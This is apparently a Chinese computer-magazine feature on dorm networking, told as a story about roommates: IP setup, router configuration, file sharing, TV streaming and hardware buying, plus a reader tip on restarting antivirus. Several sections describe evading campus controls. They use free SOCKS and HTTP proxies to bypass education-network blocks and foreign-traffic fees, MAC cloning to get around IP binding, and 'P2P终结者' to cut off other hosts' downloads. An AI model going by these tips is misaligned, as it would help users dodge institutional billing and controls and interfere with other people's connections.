小知识：自动分配什么？

菜鸟读者可能还不太明白，自动获得IP地址和DNS服务器地址有什么作用。IP地址是每一台接入网络的计算机必须拥有的一个“身份”，就像我们的身份证号一样独一无二，上网时我们发送和接收的数据都必须用到IP地址（不然怎么知道数据应该发给谁）；DNS则是一个“翻译”服务器，有了它我们就无需记忆毫无规则的IP地址了，取而代之的是形如“www.cfan.com.cn”的域名，当我们访问这些域名时，系统实际上已经在悄悄地用DNS把域名翻译成IP地址了。

手动分配——按网管给的来

从安全角度出发，有部分大学采用领IP的方式供学生上网，而非自动分配。更有甚者，还采用网卡MAC地址与IP绑定的方式（这种方式会影响路由器共享上网，解决方法见后文详解）。

小知识：什么是MAC地址

MAC地址是网卡上标注的特殊序列号，每块网卡的MAC地址都不一样，比如"00-18-DE-41-70-A5"。

第1步：和刚才将网卡设置为自动获取一样，打开网卡连接属性中的"Internet协议（TCP/IP）"设置。至于设置哪个网络连接，也和刚才一样，根据当前连接上网的那条线路决定。

第2步：选择"使用下面的IP地址"和"使用下面的DNS服务器地址"，然后根据网管提供的IP地址和DNS地址进行填写，子网掩码如果没有提供的话可以直接填写"255.255.255.0"。网关地址也根据网管提供的进行设置，如果没有提供的话则可以根据IP地址进行推断，比如分配的IP地址是192.168.0.38，那么网关地址就可能是192.168.0.1。DNS地址一般和网关地址相同，也可以设置为网上固定的DNS服务器地址（比如北京网通的202.106.196.115），完成后点击"确定"。

第3步：插上网线然后尝试上网，如果不行的话就有可能是网关地址没有设正确或DNS无效，可以再尝试一下别的地址或咨询网管。

小提示：判断问题出在哪儿

如果你不清楚究竟是网关还是DNS没设置正确，可以点击"开始→运行"，输入CMD回车打开"命令提示符"，然后在其中输入下面的命令，观察返回的结果。
ping 192.168.0.1　　（此处的192.168.0.1是网关地址）
如果返回值是"Reply from 192.168.0.1……"则说明地址正确，那么就是DNS出了问题。如果返回值是"Request timed out"则说明网关设置有误。

外网网关——出去就要钱

一般访问校内资源（比如隔壁宿舍搭建的电影服务器），这种情况是不计流量不花钱的；而如果要访问外网，则有可能会根据访问的网络范围收取不同金额的流量费用，比如国内流量和国外流量。有一些大学在访问校外的网络前，必须在浏览器中访问一下计费网关的地址，然后输入你预先在学校信息中心开通的账号密码完成登录。这种情况下无法使用路由器进行外网的访问，需要特别注意。

除了上面这些连接方式之外，还有些学校本身并不提供校园网的接入服务，不过在宿舍里预留了电话接口，并且允许学生入学后自行申请ADSL。

独乐乐不如众乐乐

成功连上网之后，狂PK连忙登录浩方CS去了。可是没玩一会儿，突然觉得周围杀气颇重，一回头发现宿舍里其他5人正干巴巴地看着他，这时才猛然觉醒过来：宿舍里的其他人还上不了网呢！


"这……这……我再上15分钟就换下一个……"狂PK窘迫地笑了笑。

番茄也笑了："为什么要换下一个呢？哈哈，我们都可以一起上网的，不过得先去买个交换机或是路由器。"

门卫的工作方式

番茄："到底是买集线器、交换机，还是路由器？可能你也听过它们的英文名称，集线器是Hub、交换机是Switch、路由器是Router，乍一看可能它们的作用都差不多，都是将一条网络线路分成多条，但其实作用区别还挺大。"

集线器就像是一幢楼的门卫，每次外面有信（数据包）发来的时候都会先放在门卫所在的收发室，然后门卫根据信件上收件人的名字冲着整幢楼（局域网内的所有电脑）大喊一声，整幢楼的人都听到了，但只有真正的收件人（数据包目的地址指向的IP）下来领取自己的信件。这种方式的缺点很明显，每次有信来都会吵着整幢楼的人，而且还容易被坏人冒领。



交换机也是一幢楼的门卫，不过他的工作方式可不太一样。虽然每次外面有信发来的时候同样也先放在门卫收发室，但他并不冲整幢楼喊，而是自己送到那个收件人手里。这个门卫的手里有一张表，记录着户主的名字和对应的位置（几单元几层几零几），只有当他在表上查不到户主对应的位置时才会学第一个门卫那样对整幢楼大喊，而且当他这样做完一次并获得了户主的真实地址后，他就会记在表里，下次再收到时就有据可依了。

路由器也是一个门卫，不过他的工作方式和前两者都不一样。他和交换机一样也有一张表，每次邮递员把信送来的时候，门卫都会根据信上的收件人查阅他那张表，然后告诉邮递员收件人具体在什么位置，这样每次邮递员都会直接把信送到正确的收件人那儿，而不用再麻烦门卫来送了。

"噢，我明白了。就是说交换机比集线器效率更高，难怪上次有人说如果宿舍里大家都下载的话，最好还是不要用集线器，原来是怕它到处乱发数据包占满局域网带宽啊！"狂PK恍然大悟状。

到底买什么，还得看学校网络

如果学校的网络是自动分配IP的（也就是说不限制宿舍中的IP数量），而且也没有限制IP与网卡MAC地址对应，那就可以随意选择，毕竟集线器、交换机更便宜一些。反之，则必须使用路由器了，否则就没法上网了（当然，如果有一台电脑配备2块网卡也可以使用交换机，但麻烦点）。因为杨过说他认识电脑城的人，所以派他去买，没想到回来时竟然把三种设备都买回来了（JS太杀熟了）……

买来设备怎么安装

设备已经买来，全宿舍的人却都不动手，只是冲着番茄傻笑。只见番茄头上突然出现一滴特别大的冷汗："知道了，知道了。我来装就是了。"

连线。观察设备（集线器、交换机、路由器）背面，接好电源，背面一般都会有5个或5个以上的接口，并在接口下方标注了用途。用双绞线（就是网线）将宿舍预留的网络接口和设备的Uplink接口相连接，将宿舍中的电脑分别连接到剩下的其他接口上。

小提示：挑选品牌很重要

在采购网络设备时，别以为随便挑个便宜货就行了。由于宿舍上网的时间和负载都要超过普通家用，所以杂牌产品很可能由于散热或负载等原因出现问题，比如持续断线、网速越来越慢等。建议集线器、交换机、路由器选择大厂产品，比如D-Link、Linksys（Cisco旗下子品牌）、NETGEAR（网件）、BUFFALO（巴比禄）。而网线和水晶头也应选择大厂品牌，否则可能直接影响网速和稳定性，市面上仿冒AMP（安普）的产品较多，在选择时应挑选质地较软的网线，这样在宿舍布线时可以防止因弯曲造成的网线损坏。

物理连接完成，还需设置一下

注意：集线器和没有管理界面的交换机不需要进行此设置。

除了正在用手机和MM说悄悄话的小特外，宿舍中的其他4人在番茄接好线后，无一例外地打开了QQ。"奇怪？为什么登录不上？""我也登录不了，网页也打不开。"

番茄在自己的电脑上打开了"命令提示符"，输入"ipconfig /all"，结果发现分配到的IP和刚才狂PK直接连上网分配到的IP并不在同一网段内："问题已经很清楚了。"众人非常茫然："我们啥都不清楚啊！"

由于各个电脑上都设置了自动获取IP地址和DNS地址，所以在连接到路由器上之后就开始尝试获取，但由于学校的网络设备（这可不在宿舍里，而在学校的机房里）带有自动分配的功能，而路由器默认设置中开启了DHCP功能（即自动分配IP）。电脑在申请获取的时候就搞不清楚究竟该向谁获取，于是从就近的路由器中获取了错误的IP和DNS，自然就上不了网了。解决方法？看番茄是怎么做的。

第1步：查看交换机或者路由器的说明书，找到预设的管理界面地址，比如"192.168.1.1"。在"网络连接"中打开网卡的TCP/IP设置，将IP地址设置为与交换机/路由器相同网段内的IP（比如"192.168.1.3"，数值在1~255之间，不能与其他电脑或设备重复），网关设置为管理界面的IP，子网掩码一般设置为"255.255.255.0"。


第2步：打开浏览器，在地址栏输入管理界面的地址，回车后打开。以TP-Link的家用路由器TL-R402为例，进入管理界面后点击左侧的"DHCP服务器→DHCP服务"链接（见图4），然后在网页的右侧就能看到设置选项了。将"DHCP服务器"设置为"不启用"，点击"保存"。

第3步：重启路由器，可以通过管理界面中的"系统工具→重启路由器"来完成，也可以直接拔掉路由器的电源，等待10秒左右再重新插上。重启完成后，右击系统托盘中的连接图标选择"修复"，这样就能重新完成获取了。

网络连通后不到10秒钟，宿舍里又突然相当安静了，只剩下键盘的敲击声，大家又被游戏和QQ"吸"走了。

小提示：如果学校设定了MAC绑定

宿舍里如果只预留了1~2个网络接口，那一般不会做MAC绑定，不然大伙怎么上网啊？不过如果每个写字台底下都预留了网络接口，那就有可能做MAC绑定了，也就是说如果你在宿舍里想同时用两台电脑就不太可能了。如果使用路由器，可以使用MAC克隆功能来解决，以TL-R402为例，进入管理界面，选择"网络参数→MAC地址克隆"（见图5），在网页右侧点击"克隆MAC地址→保存"就行了，完成后也需要重启一下路由器才能生效。



小提示：写给在宿舍中只能用ADSL上网的兄弟

将所有电脑的网卡设置为自动获取，然后将ADSL猫接出的网线插入路由器的WAN口，所有电脑连入路由器的LAN口。访问路由器管理界面，将WAN口设置为"PPPoE"并将ADSL的账号密码填入，保存后就能共享上网了。有一些国产的家用路由器提供了设置向导，那就更方便了。

阿贵硬盘里的"好货"，大家分

通过本章节你可以学到：√建立基于Web的文件共享服务器

杨过去倒水的时候无意间瞄了阿贵的屏幕一眼："哇！这么多电影，你的硬盘有1TB以上了吧！太夸张了！快共享一下。"


于是大伙全凑到阿贵的电脑前指手画脚起来，不想阿贵竟面露难色："开共享我是会，不过在学校这大局域网里也太危险了吧！"

确实，在安全意识颇弱的学校局域网中开共享是不太明智，有很多黑客工具、蠕虫病毒都会枚举共享资源。为了避免不必要的麻烦，还是选择其他方法吧！

自己做服务器，其实很爽

第1步：从http://www.newhua.com/soft/20922.htm下载"WebFd个人网络服务器"，下载完之后解压，直接运行其中的WebFd.exe打开。在主界面右侧逐个右击分类（如"视频类"、"图片类"），选择"删除此类"，把所有预置分类都删除掉。

第2步：在界面的分类框空白处右击，选择"添加分类"，然后输入分类的名字，比如"动画片"（见图6）。右击刚才添加的这




个分类，选择“添加文件”，将要共享的文件添加进去。再次右击分类框空白处，选择“重新生成全部索引文件”。

小提示：生成索引很重要

每次修改（添加、删除、改名等）了分类或文件之后，一定要重新生成一次索引文件，否则别人通过Web方式访问到的共享资源列表就不正确了。

第3步：点击主界面上方的“启动服务”，如果系统弹出Windows防火墙的提示，点击“解除阻止”。这样宿舍里的其他人就能通过浏览器访问了，主界面右上方已经显示了别人用来访问的地址（见图7），在浏览器中直接访问“http://IP地址:2928/download/”就行了（此处“IP地址”应改为服务器所在电脑的实际IP地址，2928是WebFd的默认端口）。



想下载？先请我吃饭

阿贵的服务器“运营”一段时间后，发现电脑的速度越来越慢，网速也不行了。在WebFd的“连接信息”里竟然看到无数个人在下载他的电影！

闲杂人等免进

点击WebFd主界面上方的“设置面板”按钮，切换到“访问权限和连接设置”选项卡，勾选“启用访问验证（防止非法用户获取信息和资料）”，然后在下方设置用户名和密码，完成后点击“保存”（见图8），这样访问者就需要先输入正确的用户名和密码才能访问了。



你们下载，别影响我

同样是在“设置面板”的“访问权限和连接设置”选项卡中，勾选“限制连接速度（保证本机网络速度正常）”，然后限制一个全局下载速度，比如100KB。如果有其他要求，也可以对连接人数和单个IP同时下载文件数进行限制。

骑着魔兽冲破教育网

通过本章节你可以学到：√冲破教育网限制玩网络游戏

番茄也是个网游迷，不过自从来了学校之后就一直没见他玩过。看他每天焦虑、坐立不安的样子，简直像在戒烟一样。原来魔兽世界根本没有能设置代理服务器的地方，但在教育网内又不能直接访问魔兽的服务器。

“你能不能找着SOCKS代理服务器？”狂PK问。

番茄非常肯定地答道：“当然可以，那些免费的代理服务器发布网站上有的是。”

“那就行了。”狂PK接着说，“找一个SOCKS包转发工具就能让你玩上魔兽了。”

番茄的眼睛发光了。

第1步：从http://www.qeehou.com/download.php?software =sockscap下载SocksCap，安装完成后运行。点击主界面上方的“新建”按钮，然后在弹出的“New Application Profile”（新的应用程序配置文件）窗口中点击“浏览”（见图9），选择游戏的主要执行程序，点击“确定”。这样在SocksCap主界面下方的列表框中就添加了该程序的项目。

小提示：如果不知道该选择哪个程序

网络游戏一般都会在桌面上留有快捷方式，右击此快捷方式选择“属性”，然后在弹出的属性窗口的“快捷方式”选项卡中，点击“查找目标”，就能知道该选择的程序位置了。

第2步：在Google中搜索“免费 教育网 SOCKS5 代理服务器”，然后从搜索结果中查找时间较近的有效信息，比如我们在http://www.8558.org/proxy/找到一个IP地址为222.73.4.*（出于安全考虑，IP地址最后一位隐去）、端口为1111的SOCKS5代理服务器。

第3步：点击SocksCap界面右上角的菜单“设置”，然后在弹出的设置界面中打开“SOCKS设置”选项卡。在“服务器”栏中填入刚才搜索到的SOCKS5服务器地址，下方的“协议”处选择“SOCKS版本5”，并将“域名解析”设置为“先尝试由本地端再由远端解析”。在“支持的验证方式”处勾选“用户名/密码”（见图10），点击“确定”后在弹出的“用户名/密码验证”窗口中填入刚才搜索到的SOCKS5服务器的用户名和密码，点击“确定”。



第4步：在SocksCap主界面下方的程序列表框中，双击我们之前添加的游戏程序（也可以选中之后点击界面上方的“运行”），这样运行的游戏就是通过SOCKS5代理服务器连接网络的了。

小提示：SOCKS4代理服务器更好找

相对于SOCKS5代理服务器来说，SOCKS4代理服务器更容易找到，而且数量更多。但经测试，使用SOCKS4代理转发游戏的成功率较低，故不推荐。

都别吵了，谁都别BT

通过本章节你可以学到：√限制共享上网时的P2P下载

“狂PK，你又在VeryCD下载什么东西呢吧？”Cornel气冲冲地跑过来。


狂PK当然不示弱：“胡扯，我白天从来不下载P2P。倒是你，现在同时开着BitComet和迅雷，难怪我玩游戏老卡呢！”

宿舍里的其他几人也加入了互相讨伐的队伍，不过没一会儿大家就累了，开始想办法解决此事。P2P下载在共享上网时造成的危害太严重了，一个人爽了其他人都受害了。看来宿舍中的6人想自我监督是不太可能实现的，经常看网管教程的Cornel最终提供了一个方法——使用“P2P终结者”。

第1步：下载并安装“P2P终结者”(在Google中搜索这个关键字可以找到)，运行之后会需要做一些简单的配置，“接入公网类型”处选择“ADSL路由器共享上网”（除非使用Sygate等代理软件，否则一般都选择此项），在“请您选择网络连接设备类型”处选择“交换机”，“本地网络接入公网带宽”选择“<10M bps”，点击“完成设置”。

第2步：在“P2P终结者”界面左侧选择“软件配置”，然后在右侧选择“网卡设置”选项卡，在下方选择目前所使用的网卡（一般都只有一块网卡，多块网卡的情况可参考前文中网卡设置部分的内容），点击“保存设置”。

第3步：在界面左侧选择“网络控制台”，点击右侧的“启动网络控制服务”，然后在界面左侧选择“网络主机扫描”，点击右侧的“刷新网络”，列表中的就是目前宿舍局域网里所有电脑的网络连接情况。选择界面左侧的“网络应用管理→控制下载”，在右侧选择“P2P完全禁止模式”（见图11），点击“保存配置”，这样在主机列表中被勾选（控制）的主机就无法P2P下载了。



小提示：HTTP下载，一样很烦

如果你所在的网络里有人疯狂下载HTTP，虽然你可以将他屏蔽，但这无疑会影响其他人的正常使用。你可以使用P2P终结者观察网络中带宽占用不正常的主机，然后右击它选择“设置选中主机公网带宽限制”，这样就能限制他的最高下载速度了。

突发事件！小特的电脑坏了

通过本章节你可以学到：√学生宿舍适合的电脑类型 √能玩流行网游的中低价位配置

这天晚上小特和往常一样，开始用手机煲电话粥，哪曾想到，一边打电话一边手舞足蹈的结果就是把笔记本电脑碰到地上了。摔得支离破碎的电脑显然已经没有任何利用价值了，尽管非常心疼，小特仍然决定重新配一台电脑。在购买前他求番茄给他推荐几款配置，这里和大家一起分享了。

小特：“要求不高，便宜点就行，只要能玩‘劲舞团’这种流行的休闲网游就行了。”

配件名称	型号	价格(元)
CPU	奔腾 E2140（盒）	510
散热器	盒装自带	—
主板	微星 945GZM6	499
内存	南亚 1GB DDR2 667	290
硬盘	希捷 7200.10 160GB 8M SATA	420
显卡	主板集成	—
声卡	主板集成	—
网卡	主板集成	—
显示器	Acer X191Ws 19英寸液晶	1460
光驱	明基 DD165N	150
机箱	富士康 飞狐140	120
电源	世纪之星 自由战士四	160
鼠标、键盘	微星 黑白森林套装	80
合计		3689

小特：“再给我个贵点的配置，我权衡一下。”

配件名称	型号	价格(元)
CPU	AMD Athlon 64 X2 4000+（65nm 盒）	545
散热器	盒装自带	—
主板	磐正 超磐手AF570+ SLI	799
内存	KingMax 1GB DDR2 800 2条	660
硬盘	希捷 7200.10 160GB 8M SATA	460
显卡	昂达 Radeon HD 2600XT 799	
声卡	主板集成	—
网卡	主板集成	—
显示器	LG L225WT 22英寸液晶	2499
音箱	麦博 B-73	180
光驱	三星 金将军 18X全兼容光雕刻录	285
机箱	先马 506机箱	350
电源	先马 超影	450
鼠标、键盘	微软 光学精巧套装	130
合计		6707

小特：“如果想买6000元左右的笔记本，哪款比较合适呢？”

番茄这回没给出一堆配置，而是直接说：“HP 520。”

Cornel的足球梦魇


通过本章节你可以学到：√在电脑上使用电视卡看电视 √利用流媒体服务器转播电视节目

意甲联赛开战了！原本每天泡手机论坛的Cornel现在整天捧着他那个9寸的便携电视呐喊："啊啊啊！他不是一个人在战斗~他不是一个人~"狂PK很不屑地看了一眼，对他说："你干嘛不在电脑上看？至少还是19寸的屏幕，你这9寸球面小电视上看到的人都跟火柴棍那么大，能看明白？"于是第二天，受到蛊惑的Cornel从电脑城捧回了一块电视卡。

用显示器看电视

买哪款？番茄告诉你

Cornel并不清楚哪款电视卡比较好，所以买之前先咨询了番茄这个硬件迷。番茄果然很资深："买电视卡得注意三点，挑品牌、挑芯片、挑高频头，市面上有几款采用Philips 7130系列芯片的产品还不错，价格也便宜，才两三百元。"



康博 启视录M150+

参考价格：270元
解码芯片：PHILIPS SAA7130HL
高频头：Tvision 6533
优势：前代产品M150的口碑就很好，作为其增强后的后续版本，M150+在保持价格优势的情况下加入了更多功能。



天敏 电视大师4

参考价格：299元
解码芯片：PHILIPS SAA7130 高频头：特纳 TNF9535
优势：天敏的电视卡品质值得依赖，此款产品的配件也比较齐全。电视大师系列的质量值得推荐！

安装？小Case

安装电视卡就比较简单了，插上电脑的PCI接口后，将有线电视的同轴电缆连接到卡上。在系统中安装好配套光盘中带的驱动和软件，选择PAL制式。运行配套软件，在扫描信号时接收方式选择"CABLE"（有线电视），就能正常收看节目了。


转播电视，你们别来挤我

自从买了电视卡之后，原本对火柴棍般大小的球员没有兴趣的家伙们纷纷聚在Cornel的电脑前。真是人挤人啊！挤着挤着有时就把老实的Cornel给挤出去了。Cornel气愤至极，正准备去同他们拼命时，对足球没什么兴趣的狂PK把他拉住了："你干嘛不弄个流媒体服务器？这样就能把电视信号转播出去了，你的小屏幕也可以解放了。"

用微软的免费流媒体服务器

微软提供的Windows Media Encoder（下载地址：http://www.newhua.com/soft/3331.htm）能够将电视卡接收的信号作为视频源，然后用流媒体的方式转播出去，而且最重要的是：这是免费的。

超级简单，小白也可以转播电视



12

下载并安装Windows Media Encoder（以下简称为WME）后，通过"开始→程序→Windows Media→Windows Media编码器"启动程序，简单的几步设置后就能开始转播啦！

第1步：在弹出的"新建会话"窗口中选择"广播实况事件"，点击确定。然后的选择非常关键，在"视频"处一定要选择电视卡（PCI 视频捕捉设备）的"AV In"，点击"下一步"（见图12）。

第2步：在"广播方法"处选择第二项，也就是"自编码器拉传递（服务器或播放机初始化连接）"，点击"下一步"。然后要设定的就是"广播连接"了，"HTTP端口"可以用默认的8080，在下方的"用于Internet连接的URL"中给出的地址就是其他电脑上要访问流媒体服务器的地址了，点击"下一步"。

第3步：现在要做的是设置"编码选项"，"视频"和"音频"处可以使用默认设置，而"比特率"则根据你的带宽和要连接的人数来决定，如果要连接你服务器看转播的人比较多，那就将比特率设得低一些，设置好就点击"完成"，在弹出的关于限制访问的提示框中点击"确定"。

第4步：点击WMF界面上方工具栏中的"开始编码"按钮，稍等片刻后，你就可以让宿舍里的朋友们用自己的电脑来看转播了！方法是点击"开始→运行"，输入下面的地址回车（IP地址和端口换为你刚才在第二步中看到的数值）：

mms://192.168.0.100:8080

上国外网站？不花冤枉钱

通过本章节你可以学到：√在校园网中免费上国外网站

杨过很郁闷，他平时经常上的那些国外网站在宿舍里都访问不了，问了学校网管才知道原来上国外的网站还要额外再收费，实在不想花这份冤枉钱啊！可他竟然发现狂PK正在国外著名的开源网站SourceForge上闲逛，时不时还下载点源代码，这太不公平了吧！


"不用花钱的，找个代理服务器就行了。"狂PK如是说。

第1步：下载"花刺代理验证"（http://www.onlinedown.net/soft/33681.htm），安装后直接运行桌面上的花刺快捷方式。

第2步：软件自带的那些代理和代理获取地址都已经失效了，在主界面上方的代理列表中全选，然后点击"删除"。在主界面下方的代理获取列表中全选，点击"删除资源"。

第3步：寻找一个代理服务器发布网站，比如http://proxy.cemsg.com/。点击主界面右下方的"添加资源"按钮，名称任意，网页地址填刚才找到的代理服务器发布网站的页面地址，点击"OK"。在下方的"获取代理网址"列表中勾选刚才添加的网址，点击"下载代理资源"，这样在上方的列表中就能完成代理服务器地址的添加了（见图13）。

第4步：点击"验证全部"，由于不能访问国外网站，所以国外的代理服务器和其他不能访问的代理服务器都被过滤掉了。软件会自动选择6个速度最快的代理服务器，点击"设为IE代理"就搞定了。



13

采访：宿舍中的网吧达人狂PK

通过本章节你可以学到：
√网吧安全上网法则 √包夜注意事项

问：到底应不应该办网吧的预存卡？感觉价格便宜，但怕钱丢了。

答：如果经常在白天去网吧，办预存卡会比较便宜，但如果只是偶尔去网吧或者经常包夜（包夜一般都不按预存卡的折扣走，而是直接10元），建议还是不要办卡了。另外，在办理预存卡时要设个数字字母混合的8位以上密码，并且下机后不要忘了注销。

问：为什么在网吧上网经常退出？

答：网吧最常见的管理系统是PUBWIN（浩艺），交完钱拿到号码卡后，第一次登录电脑时的密码是任意的，很多人就直接回车（空密码）进入了。其实第一次登录时所用的密码就自动设为了你在上机这段时间内的密码，因此一定不要直接进入，以免被别人在其他机器上盗用。

问：包夜时经常睡着，第二天起来钱包容易丢。

答：尽量选择离结账吧台较近的座位，那儿因为有老板盯着，小偷一般不敢下手。

问：包夜应该选择什么网吧？

答：目前包夜（24小时营业）的网吧只在全国9个试点城市中才是合法的。尽量选择位于一楼的，空气流通良好的正规网吧，不然万一着了火都逃不出去了。

小特的电话省钱之道

通过本章节你可以学到：
√在宿舍煲电话粥怎么省钱 √彻夜发短信只花几毛钱 √选择适合自己的手机套餐

小特与MM每天至少2小时电话，然后彻夜发短信，可竟然能保证每顿在食堂仍然两荤两素还一汤，这让宿舍里的其他桶子（"同志"谐音，网络用语）非常奇怪。

"你家是开电信公司的吧！怎么打电话不用钱似的。"阿贵终于忍不住问道。

小特嘿嘿一笑："只是我比较省钱罢了。"

煲电话粥，要用小火

买201电话卡有折扣

宿舍里的固定电话一般都不能直接往外打，而是需要使用201/202电话卡输入账号。你平时是不是以全价购入这种电话卡的？那就亏大了。即使在云网这种在线购卡平台，也只能获得9.5折这样的低折扣，可是在淘宝上却能找到很多半价或更便宜的201电话卡。

淘宝IP卡/电话卡分类：http://list.taobao.com/browse/50004958-150403/150403.htm

搜索关键字："201 电话卡"注意事项：购卡前问清有效期及使用范围。

回拨电话卡，便宜要小心

什么是回拨电话？就是买一张回拨电话卡，向某个手机号充值后，要打电话前先打一个固定的号码，未接通前挂掉，然后过一会儿就有电话打进来，这时再输入要拨打的电话号码就能正常打电话了。这种电话卡的费率非常便宜，但陷阱颇多。

(1)一定要是单向收费的手机才能用。非单向收费的手机仍会收取接听的费用，回拨就没意义了，建议办理"动听"等接听包月套餐。

(2)选择有资质的运营公司。经营回拨电话的公司很多都是设备远远不能达到承载如此多用户的水平，可能没过多久就卷铺盖逃走了，因此一定要选择移动、网通、铁通等有实力的公司经营的回拨卡，虽然价格并非最低，但可靠。

(3)扣费方式先要问清。电话是按秒计时？还是按分钟？在购买前要先问清这些问题，另外有一些回拨卡在通话前3秒是不收费的，推荐选择。

彻夜发短信，怎么可能几毛钱？

1.专用的短信包月SIM卡

发短信多少钱？1毛钱1条，可是有一种SIM卡是办理了短信包月套餐业务的，10元钱能发400~1000条短信，甚至最便宜的一种包月卡只要3元，能设定一个情侣号，与这个号互发短信每月只花3元，而且全国通用。在哪儿？同样是在淘宝。注意，使用这类SIM卡后不能打电话，或者打电话算长途话费，因此白天要把SIM卡换回来。

搜索关键字："短信包月" 注意事项：询问充值方法、能否打电话（价格）、使用范围

2.套餐，够"吃"就好

套餐虽然便宜，但要选择最适合自己使用情况的。比如在广州的移动用户可以使用广州移动提供的在线"省钱秘籍"（http://www.gd.chinamobile.com/wsrv/sqmj/wsqmj001a.jsp），选择自己的手机使用情况，就能获得最优惠的套餐或包月业务的信息。

很多人都只知道动感地带默认的20元套餐，其实动感地带共有5款套餐（以北京地区为例）。

动感必选计划月租费

10元	120条	30元	500条
15元	200条	50元	1000条
20元	300条		

注意：超出套餐限额的部分，向联通和小灵通用户发送则每条要收0.15元，因此喜欢和MM发短信的话还是要选择同网内的手机啊！ CF [ZT01]



杀毒软件，请你喊声救命再死！




Tag 杀毒软件、防被杀、技术 〉互动 〉软件

看到不少朋友来信解答番茄这道“杀毒软件，请你喊声救命再死”都很激动，看来这个题目对大家都相当有用，这次收到的方案比较多，不过重复却很少。看来大家都动了脑筋，想了很多办法，番茄非常高兴大家能通过番茄出的题目学到知识。

挑 战

题目4.杀毒软件，请你喊声救命再死！

实战目标：让杀毒软件在进程被中止或部分功能被破坏时，第三方工具会发出提醒，甚至是多次提醒。


这个题目是非常实用的，虽然很多杀软有保护自己的各种方法，但是有保护就有破解的方法，只依靠杀软一个人孤军奋战还是相当势单力孤的，能不能让系统或者某些软件分担点电脑安全的使命，呵护一下杀软，让它在不行了的时候，向你喊声救命呢。题目选择方法最好各种杀软都适用，方法有很多，看谁的最好吧！请大家到http://blog.cfan.com.cn/index.php/139140/action_viewspace_itemid_113513讨论这道题目！

我的杀软永不死

■ deadknihgt1234

deadknihgt1234：大家好，看了2007年13期番茄出的关于“杀软喊救命”的挑战题目，心中感慨万千。自己也经常遇到这样的问题：杀毒软件的进程被病毒给截了，之后自己的爱机变成了“毒窝”、“马栏”……看到挑战题目后心中便涌现无限动力，决心给自己的杀毒软件加一根救命稻草，到网上去寻找第三方软件。最后，终于让我找到了“Windows进程管理大师”。

软件小档案：Windows进程管理 Process Manager 3.0

文件大小：507KB	软件性质：共享软件
运行环境：Windows 9x/Me/NT/2000/XP/2003	
下载地址：http://www.newhua.com/soft/10483.htm	

它虽然不能在杀毒软件的进程被截时给出警报，但是他能在我们的杀毒软件的进程关闭时重新运行！这样，我们的杀毒软件就死不了了！具体使用方法如下：

第1步 下载Windows进程管理，解压后不需安装直接运行。运行后提示注册，点“确定”（我们有30天的免费试用期）。

第2步 选择程序上的“监控”选项，在这里我们就可以选择我们要保护的杀毒软件了。选择程序这一栏后有一个文件夹的小方框，选择我们要保护的杀毒软件程序。如金山的：“KAVSTART”，点下面的“确定”就可以看见金山的程序添加进来了。然后，将“状态设置”选成“打开”就是在发现程序未运行时运行。接下来在定时监控上打上钩，根据我们的需要选好时间监控我们的杀毒软件。

第3步 设置选择程序上的“设置”，在“程序随计算机的启动而运行”前打上钩。这样程序就可以开机就监控了。

至此，整个过程就完成了。试一试：结束掉杀毒软件的进程，在你设定的时间内他有重新启动了呢？我们不死的杀毒软件就打造完成了！病毒去死吧！

